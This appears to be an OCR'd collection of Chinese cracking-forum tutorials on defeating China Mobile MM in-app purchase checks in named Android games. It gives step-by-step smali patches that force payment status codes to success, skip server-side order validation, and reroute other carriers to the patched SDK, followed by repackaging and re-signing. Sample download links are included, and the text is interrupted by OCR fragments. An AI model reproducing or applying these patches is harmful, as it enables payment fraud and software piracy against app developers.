增加这一句，强行返回为1

吾爱破解论坛
www.52pojie.cn

12、修改保存，重新打包编译，签名，测试，成功破解！

7:35
易经卜卦
手动取卦
自动取卦
+
+
+
2013
12 月
20
−
−
−
请选起卦日期
交流联系方式
吾爱破解论坛
www.52pojie.cn

游戏逆向

某移

移动应用商城（MM）内购破解的关键点

1、"Succeed"、"Fail"、"Cancel"、"Success"、"Failure"

相应的关键词有“PaySucceed”"PayFailed"、"PyaCanceled"等

2、"Purchase"、"PurchaseCode"、"Pay"、"PayCode"、"ResultCode"、“onBillingFinish”等

如：爸爸去哪儿官方游戏 Ver:1.9.6.5(19) 直接搜索 "Purchase" 可以找到
“OnPurchaseSucceeded”“OnPurchaseFailed”“OnPurchaseCancelled”从而将代码全换为成功的操作即可容易修改为内购；

对于 .Method onBillingFinish 中，一般会有以下代码，以 熊出没之熊大快跑 Ver:2.0.0(9) 为例：

```
        invoke-virtual {v0, v1},
Lcom/joymeng/PaymentSdkV2/Payments/MM/IAPHandler;->obtainMessage(I)Landroid/os/Message;

        const/16 v0, 0x66
```

```
        if-eq p1, v0, :cond_0

        const/16 v0, 0x68

        if-ne p1, v0, :cond_1
```

这时候可以赋值操作，修改为以下：

```
        invoke-virtual {v0, v1},
Lcom/joymeng/PaymentSdkV2/Payments/MM/IAPHandler;->obtainMessage(I)Landroid/os/Message;

        const/16 p1,0x66

        const/16 v0, 0x66

        if-eq p1, v0, :cond_0
```

也可达到破解的目的

如：地铁酷跑 Ver:2.18.0(58)和熊出没之熊大快跑 Ver:2.0.0(9)

直接搜索“PurchaseCode”可以找到关键 PurchaseCode.Smali 文件，最后有一个专门赋值给“支付代码”的.Method：setStatusCode 如下：

```
.method public static setStatusCode(I)V
       .locals 0

       sput p0, Lmm/sms/purchasesdk/PurchaseCode;->statusCode:I

       return-void
.end method
```

又有上面

```
.field public static final ORDER_OK:I = 0x3e9
```

支付成功的代码为 0x3e9

所以 setStatusCode .Method 修改为：

```
       const/16 p0,0x3e9
       sput p0, Lmm/sms/purchasesdk/PurchaseCode;->statusCode:I
```

```
    return-void
```

保存即可；

3、“IAPHandler”

破解时候注意：

1、由于运营商不同游戏在内购时，界面也会呈现不同的风格和 SDK 接口，所以一般要去掉游戏中软件自带的发送短信的权限，以防止非自测运营商的不小心扣费；

中国移动的 46000 、46002 、46007
中国联通的 46001、46010
中国电信的 46003、46005
中国铁通的 46020

运营商的网络识别码如上，在代码中将对应下面的代码全部换成中国移动的转向路径，这样就能保证任何运营商都走我们破解的 SDK 接口。

2、为了提高破解的准确度，一般可以搜索多个关键，如同时搜索“Success”和“Purchase”等，这样就可以防止破解之中遗漏付费项；

3、在破解过程中，如果出现反编译失败的情况，要多试试几种不同的 IDE 集软。本人推荐三种：Apk 改之理、Apktool、Apktoolkit。如果出现编译错误，那就根据错误信息找到错误代码，可以删除、注释掉或者整个 Smali 文件就删除。

4、多试错，多钻研，多搞搞。。。

最后推介一个鬼哥的 QQ 群号：377724636

如果你喜欢安卓破解，并且有点基础的话，可以申请加入..

http://blog.sina.com.cn/s/blog_92b6d74d0102uwv6.html

千炮捕鱼 破解过程

这个游戏在破解的时候，利用我上一篇介绍的针对移动 MM 的一般解法，搜索“PurchaseCoce”或者在“onBillingFinish”方法，进行设置，就可以让支付 SDK 的界面显示“支付发送成功”。

但是想不到是，在点击“确定”返回，一般增加金币的操作并没有执行，而是跳出了一个 Dialog“等待游戏到账..”，然后提示“订单延迟到账，请联系客服”。

可以料想，该游戏在验证通过“短信发送成功”后还是向服务端验证是否计费成功，计费成功了 才会发放相应的金币。

那么我们就循序渐进，搜索关键词“等待游戏到账..”可以来到方法 .method protected onCreateDialog(I)Landroid/app/Dialog; 根据代码得知，这个是设置提示信息的，不是我们要找的关键。

我们再试着搜索“订单延迟到账”，找到方法 .method protected varargs doInBackground 我们看下代码：

```
  invoke-virtual {v7, v8, v6},
Lcom/moling/core/util/proxy/pay/BasePayProxy;->validOrder(Ljava/lang/String;Ljava/lang/String;)Z

  move-result v6

  if-eqz v6, :cond_1 //关键跳

  .line 101
  iget-object v7, p0,
Lcom/moling/core/util/proxy/pay/BasePayProxy$2;->this$0:Lcom/moling/core/util/proxy/pay/BasePayProxy;

  const/4 v6, 0x0

  aget-object v6, p1, v6

  check-cast v6, Ljava/lang/String;

  const/4 v8, 0x0

  invoke-virtual {v7, v6, v8}, Lcom/moling/core/util/proxy/pay/BasePayProxy;->payFinish(Ljava/lang/String;Z)V //
调用成功购买的方法

  .line 125
  .end local v2  # "sleep":I
  .end local v3  # "t1":J
```

```
.end local v5  # "time":I
:goto_0
const/4 v6, 0x0

return-object v6

.line 104
.restart local v2  # "sleep":I
.restart local v3  # "t1":J
.restart local v5  # "time":I
:cond_1
invoke-static {}, Ljava/lang/System;->currentTimeMillis()J

move-result-wide v6

const-wide/16 v8, 0x3e8

div-long/2addr v6, v8
:try_end_1
.catch Lcom/moling/core/exception/PayExcetion; {:try_start_1 .. :try_end_1} :catch_1
.catch Ljava/lang/Exception; {:try_start_1 .. :try_end_1} :catch_2

sub-long v3, v6, v3

.line 105
int-to-long v6, v5

sub-long/2addr v6, v3
```

```
long-to-int v5, v6

.line 112
.end local v3  # "t1":J
:cond_2
sub-int/2addr v5, v2

.line 113
if-gtz v5, :cond_0

.line 114
:try_start_2
new-instance v6, Lcom/moling/core/exception/PayExcetion;

const-string v7, "DELAY"

const-string v8, "\u8ba2\u5355\u5ef6\u8fdf\u5230\u8d26\uff0c\u8bf7\u8054\u7cfb\u5ba2\u670d" //获取订单失败的提示。
```

然后保存 即可成功得到金币。

=====

联通卡转向移动支付 SDK 的方法：是将检测网络标识的函数返回值永远指向移动接口。这样就算是联通卡也会调用移动的支付接口，破解了移动接口，也就破解了全运营商的购买。

http://blog.sina.com.cn/s/blog_92b6d74d0102uxey.html

关于移动 MM 购买的相关资料

游戏名称:XX 手残大联盟.apk

样本下载地址:http://pan.baidu.com/s/1o6BIyyI

准备工作：思考，如何才能无限购买商店内商品

①.可以修改发送短信的内容以及短信号码，如短信号码修改为 10086,短信内容修改为 10086。

②.可以找到短信发送位置，直接删除掉发送方法。

③.可以直接修改购买逻辑，取消支付的动作去执行购买成功的方法。

Step 1:搜集相关资料信息

了解移动 MM 的支付方式以及 SDK 的相关调用方法

http://wenku.it168.com/d_001271444.shtml

重要内容摘录如下:


```
//订购结束接口。
@Override
public void onBillingFinish(int code, HashMap arg1) {
    Log.d(TAG, "billing finish, status code = " + code);
    String result = "";
    Message message = iapHandler.obtainMessage(IAPHandler.BILL_FINISH);
    if (code == PurchaseCode.ORDER_OK || (code == PurchaseCode.AUTH_OK)) {
        /**
         * BILL_SUCCEED,表示订购成功  AUTH_SUCCEED，表示该商品已经订购。
         */
        result = "订购结果：订购成功。";
    } else {
        /**
         * 表示订购失败。
         */
        result = "订购结果：" + Purchase.getReason(code);
```

Step 2:搜集游戏里面的调试信息

一般对于游戏来说，支付成功或者失败都会打印在 Log 里面，因为方便游戏开发者的调试，一般是不会隐藏的。

同时，在搜集信息的时候，也应该手动搜索一下所有 Log 信息，看看作者是不是隐藏了部分调试信息，这样更有助于分析游戏。

在打开游戏，商店，购买东西的时候，点击返回键我们可以发现如下日志:



这里对应上文第一步我们搜集的信息，发现在 onBillingfinish 这条 Log 信息是有价值的，所以我们去找 onBillingfinish 这个方法去。

我们可以看到如下代码:

IAPListener.smali | IAPHandler.smali | b.smali | f.smali | WeiboDownloader.smali | WeiboDownloader$1.smali | Weib

```
102 .method public onBillingFinish(ILjava/util/HashMap;)V
103     .locals 10
104     .parameter "code"
105     .parameter "arg1"
106
107     .prologue
108     .line 58
109
110     const-string v7, "IAPListener"
111
112     new-instance v8, Ljava/lang/StringBuilder;
113
114     const-string v9, "billing finish, status code = "
115
116     invoke-direct {v8, v9}, Ljava/lang/StringBuilder;-><init>(Ljava/lang/String;)V
117
118     invoke-virtual {v8, p1}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;
119
120     move-result-object v8
121
122     invoke-virtual {v8}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;
123
124     move-result-object v8
125
126     invoke-static {v7, v8}, Landroid/util/Log;->d(Ljava/lang/String;Ljava/lang/String;)I
127
128     .line 59
129     const-string v5, "\u8ba2\u8d2d\u7ed3\u679c\uff1a\u8ba2\u8d2d\u6210\u529f"
```

http://blog.csdn.net/guiguzi1110

对应到 java 代码为:

```
public void onBillingFinish(int paramInt, HashMap paramHashMap)
{
  Log.d("IAPListener", "billing finish, status code = " + paramInt);
  String str1 = "订购结果：订购成功";
  this.iapHandler.obtainMessage(10001);
  String str6;
  if ((paramInt == 102) || (paramInt == 104))
    if (paramHashMap != null)
    {
      String str2 = (String)paramHashMap.get("LeftDay");
      if ((str2 != null) && (str2.trim().length() != 0))
        str1 = str1 + ",剩余时间 ：  " + str2;
      String str3 = (String)paramHashMap.get("OrderId");
      if ((str3 != null) && (str3.trim().length() != 0))
        str1 = str1 + ",OrderID ：  " + str3;
      String str4 = (String)paramHashMap.get("Paycode");
      if ((str4 != null) && (str4.trim().length() != 0))
      {
        str1 = str1 + ",Paycode:" + str4;
        handleOrderID(str4);
      }
      String str5 = (String)paramHashMap.get("TradeID");
      if ((str5 != null) && (str5.trim().length() != 0))
        str1 = str1 + ",tradeID:" + str5;
      str6 = (String)paramHashMap.get("OrderType");
      if ((str5 == null) || (str5.trim().length() == 0));
    }
  for (str1 = str1 + ",ORDERTYPE:" + str6; ; str1 = "订购结果：" + Purchase.getReason(paramInt))
  {
    System.out.println(str1);
    return;
  }
}
```

这行代码为关键点

因为下面内容围绕这个展开的

http://blog.csdn.net/guiguzi1110

我们可以发现传入参数 paramInt 为重点，下文的判断都是围绕这个参数所展开的，所以我们可以对使用这个参数的所有地方的判断逻辑进行修改即可。或者，我们直接在这个方法入口处修改传入的参数值为 102 或者 104，因为下面使用 paramInt 参数就是跟 102 和 104 做对比的，修改如下:


```
.method public onBillingFinish(ILjava/util/HashMap;)V
    .locals 10
    .parameter "code"
    .parameter "arg1"

    .prologue
    .line 58

    const/16 p1, 0x66

    const-string v7, "IAPListener"

    new-instance v8, Ljava/lang/StringBuilder;
```

http://blog.csdn.net/guiguzi1110

Step 3:安装测试

这样修改以后，方法就会正常执行那个购买成功的方法，我们再重打包进行测试。

运行游戏，点商店，点购买，点返回键:



游戏里面:直接购买钥匙，购买解锁街机模式：

19
2210
+1
+3
+6
+50%
+100%
购买
购买
购买
¥6
¥12
¥18
+ALL


利用 X 动支付函数特征破解移动新游“猎魔 X 士 1”

【文章标题】： 利用 X 动支付函数特征破解移动新游“猎魔 X 士 1”
【文章作者】： Rlcupk（御剑）
【作者邮箱】： 408885352@qq.com
【作者主页】： 无
【作者 QQ 号】： 无
【软件名称】： 猎魔 x 士 1
【下载地址】： http://pan.baidu.com/s/1hqsW2Z6 为方便新手研究我就把这个版本上传百度网盘吧
【加壳方式】： 无
【编写语言】： JAVA
【使用工具】： ApkIDE
【软件介绍】： 【安卓游戏】没什么好介绍的...
【作者声明】： 只是技术交流，没有其他目的。失误之处敬请诸位大侠赐教!

【详细过程】

小菜也只是刚接触移动安全，对 JAVA 并不是很了解. 如有失误之处还请见谅...

1.用 ApkIDE 打开 猎魔 x 士 1
2.搜索 X 动支付函数特征：onResult
请看图 1



我们会来到 X 动支付特征函数的段首

代码：


```
#  virtual  methods
.method  public  onResult(ILjava/lang/String;Ljava/lang/Object;)V
        .locals  4
        .param  p1,  "resultCode"        #  I
        .param  p2,  "billingIndex"        #  Ljava/lang/String;
        .param  p3,  "obj"        #  Ljava/lang/Object;

        .prologue
        .line  285
        const-string  v1,  ""

        .line  286
        .local  v1,  "result":Ljava/lang/String;
        packed-switch  p1,  :pswitch_data_0

        .line  304
        :goto_0
        return-void

        .line  288
        :pswitch_0
        const-string  v2,  "001"

        if-ne  p2,  v2,  :cond_0

        .line  289
        const/4  v2,  0x6
```

```
    invoke-static  {v2},  Lcom/droidhen/defender/game/Shop;->getItem(I)V

    goto  :goto_0

    .line  291
    :cond_0
    sget-object  v2,  Lcom/droidhen/defender/GameActivity;->currentItem:Ljava/lang/String;

    invoke-static  {v2},  Ljava/lang/Integer;->valueOf(Ljava/lang/String;)Ljava/lang/Integer;

    move-result-object  v2

    invoke-virtual  {v2},  Ljava/lang/Integer;->intValue()I

    move-result  v0

    .line  292
    .local  v0,  "itemID":I
    invoke-static  {v0},  Lcom/droidhen/defender/game/Research;->billSuccess(I)V

    goto  :goto_0

    .line  296
    .end  local  v0        #  "itemID":I
    :pswitch_1
    const-string  v1,  "\u8d2d\u4e70\u5931\u8d25\uff01"

    .line  297
```

```
        invoke-static  {},  Lcom/droidhen/defender/GameActivity;->getContext()Landroid/content/Context;

        move-result-object  v2

        const/4  v3,  0x0

        invoke-
static  {v2,  v1,  v3},  Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landr
oid/widget/Toast;

        move-result-object  v2

        .line  298
        invoke-virtual  {v2},  Landroid/widget/Toast;->show()V

        goto  :goto_0

        .line  286
        :pswitch_data_0
        .packed-switch  0x1
                :pswitch_0
                :pswitch_1
        .end  packed-switch
.end  method
```

第一次接触的童鞋肯定眼花了...

那么我们在打开 JAVA 源码看看



代码:

```
package  com.droidhen.defender;

import  android.widget.Toast;
import  cn.cmgame.billing.api.GameInterface.IPayCallback;
import  com.droidhen.defender.game.Research;
import  com.droidhen.defender.game.Shop;

class  GameActivity$1
    implements  GameInterface.IPayCallback
{
    public  void  onResult(int  paramInt,  String  paramString,  Object  paramObject)
    {
        switch  (paramInt)
        {
        default:
            return;
        case  1:
            if  (paramString  ==  "001")
            {
                Shop.getItem(6);
                return;
            }
            Research.billSuccess(Integer.valueOf(GameActivity.currentItem).intValue());
            return;
        case  2:
        }
        Toast.makeText(GameActivity.getContext(),  "购买失败！",  0).show();
    }
```

```
}
```

感觉明了多了...有木有...

下面我们进行大概的分析下（注意看注释）
代码:

```
package  com.droidhen.defender;
import  android.widget.Toast;
import  cn.cmgame.billing.api.GameInterface.IPayCallback;
import  com.droidhen.defender.game.Research;
import  com.droidhen.defender.game.Shop;

class  GameActivity$1
    implements  GameInterface.IPayCallback
{
    public  void  onResult(int  paramInt,  String  paramString,  Object  paramObject)
    {
        switch  (paramInt)    //判断是否确认支付
        {
        default:          //取消支付
            return;
        case  1:      //支付成功
            if  (paramString  ==  "001")    //判断游戏内购所需支付的类型
            {
                Shop.getItem(6);            //游戏道具
                return;
            }
            Research.billSuccess(Integer.valueOf(GameActivity.currentItem).intValue());  //游戏激活
```

```
            return;
        case  2:      //支付失败
        }
        Toast.makeText(GameActivity.getContext(),  "购买失败！",  0).show();
    }
}
```

代码:

```
#  virtual  methods
.method  public  onResult(ILjava/lang/String;Ljava/lang/Object;)V
        .locals  4
        .param  p1,  "resultCode"        #  I
        .param  p2,  "billingIndex"        #  Ljava/lang/String;
        .param  p3,  "obj"        #  Ljava/lang/Object;

        .prologue
        .line  285
const-string  v1,  ""

        .line  286
        .local  v1,  "result":Ljava/lang/String;
        packed-switch  p1,  :pswitch_data_0      //判断是否确认支付     如确定支付则跳转到     :pswitch_data_0

//如取消支付则返回
.line  304
        :goto_0
        return-void    //返回
```

```
.line  288
        :pswitch_0
        const-string  v2,  "001"
                                                        //猎魔勇士1  支付购买类型有两种...
                                                      //1.游戏商店
                                                                //2.游戏激活
if-ne  p2,  v2,  :cond_0    //判断游戏内购所需支付的类型,  如果是游戏激活则跳转到:cond_0    否则往下执行（游戏道具购买）

.line  289
        const/4  v2,  0x6

invoke-static  {v2},  Lcom/droidhen/defender/game/Shop;->getItem(I)V

        goto  :goto_0

        .line  291
        :cond_0
        sget-object  v2,  Lcom/droidhen/defender/GameActivity;->currentItem:Ljava/lang/String;

invoke-static  {v2},  Ljava/lang/Integer;->valueOf(Ljava/lang/String;)Ljava/lang/Integer;

        move-result-object  v2

        invoke-virtual  {v2},  Ljava/lang/Integer;->intValue()I

        move-result  v0
```

```
        .line  292
        .local  v0,  "itemID":I
        invoke-static  {v0},  Lcom/droidhen/defender/game/Research;->billSuccess(I)V

        goto  :goto_0

        .line  296
        .end  local  v0        #  "itemID":I
        :pswitch_1
        const-string  v1,  "\u8d2d\u4e70\u5931\u8d25\uff01"    //  "\u8d2d\u4e70\u5931\u8d25\uff01"  转换为
ASCII  就是“购买失败”

.line  297
        invoke-static  {},  Lcom/droidhen/defender/GameActivity;->getContext()Landroid/content/Context;

        move-result-object  v2

        const/4  v3,  0x0

        invoke-
static  {v2,  v1,  v3},  Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landr
oid/widget/Toast;

        move-result-object  v2

        .line  298
        invoke-virtual  {v2},  Landroid/widget/Toast;->show()V
```

```
        goto  :goto_0

        .line  286
        :pswitch_data_0
        .packed-switch  0x1         //判断是否购买成功
                  :pswitch_0                //购买成功则跳往:pswitch_0
                 :pswitch_1                //购买失败则跳往:pswitch_1
        .end  packed-switch
.end  method
```

经过大概分析后 现在我们逆向起来就比较简单了吧！ 相信后面的操作大家都可以自己做完了
现在由我来演示下吧...
代码:

```
#  virtual  methods
.method  public  onResult(ILjava/lang/String;Ljava/lang/Object;)V
        .locals  4
        .param  p1,  "resultCode"        #  I
        .param  p2,  "billingIndex"        #  Ljava/lang/String;
.param  p3,  "obj"         #  Ljava/lang/Object;

        .prologue
        .line  285
        const-string  v1,  ""

        .line  286
        .local  v1,  "result":Ljava/lang/String;
                //经过分析我们已知大概流程...那么我们试试是否可以直接在判断是否购买之前就跳转到购买成功
段  :pswitch_0  来实现,在提示购买界面时就已经购买成功了呢？
```

```
goto  :pswitch_0      //我们使用 goto  语句来看看我们的猜测是否正确

packed-switch  p1,  :pswitch_data_0      //判断是否确认购买     如确定支付则跳转到     :pswitch_data_0
                                                                                    //如取消购买则往下执行(返
回)
        .line  304
        :goto_0
        return-void    //返回

.line  288
        :pswitch_0
        const-string  v2,  "001"
                                                    //猎魔勇士 1  支付购买类型有两种...
                                                                                    //1.游戏商店
//2.游戏激活
if-ne  p2,  v2,  :cond_0    //判断游戏内购所需支付的类型,  如果是游戏激活则跳转到:cond_0     否则往下执行（游戏道具
购买）

.line  289
        const/4  v2,  0x6

        invoke-static  {v2},  Lcom/droidhen/defender/game/Shop;->getItem(I)V

        goto  :goto_0

        .line  291
        :cond_0
```

```
        sget-object  v2,  Lcom/droidhen/defender/GameActivity;->currentItem:Ljava/lang/String;

        invoke-static  {v2},  Ljava/lang/Integer;->valueOf(Ljava/lang/String;)Ljava/lang/Integer;

        move-result-object  v2

        invoke-virtual  {v2},  Ljava/lang/Integer;->intValue()I

        move-result  v0

        .line  292
        .local  v0,  "itemID":I
        invoke-static  {v0},  Lcom/droidhen/defender/game/Research;->billSuccess(I)V

        goto  :goto_0

        .line  296
        .end  local  v0        #  "itemID":I
        :pswitch_1
        const-string  v1,  "\u8d2d\u4e70\u5931\u8d25\uff01"    //  "\u8d2d\u4e70\u5931\u8d25\uff01"  转换为
ASCII  就是“购买失败”

.line  297
        invoke-static  {},  Lcom/droidhen/defender/GameActivity;->getContext()Landroid/content/Context;

        move-result-object  v2

        const/4  v3,  0x0
```

```
        invoke-
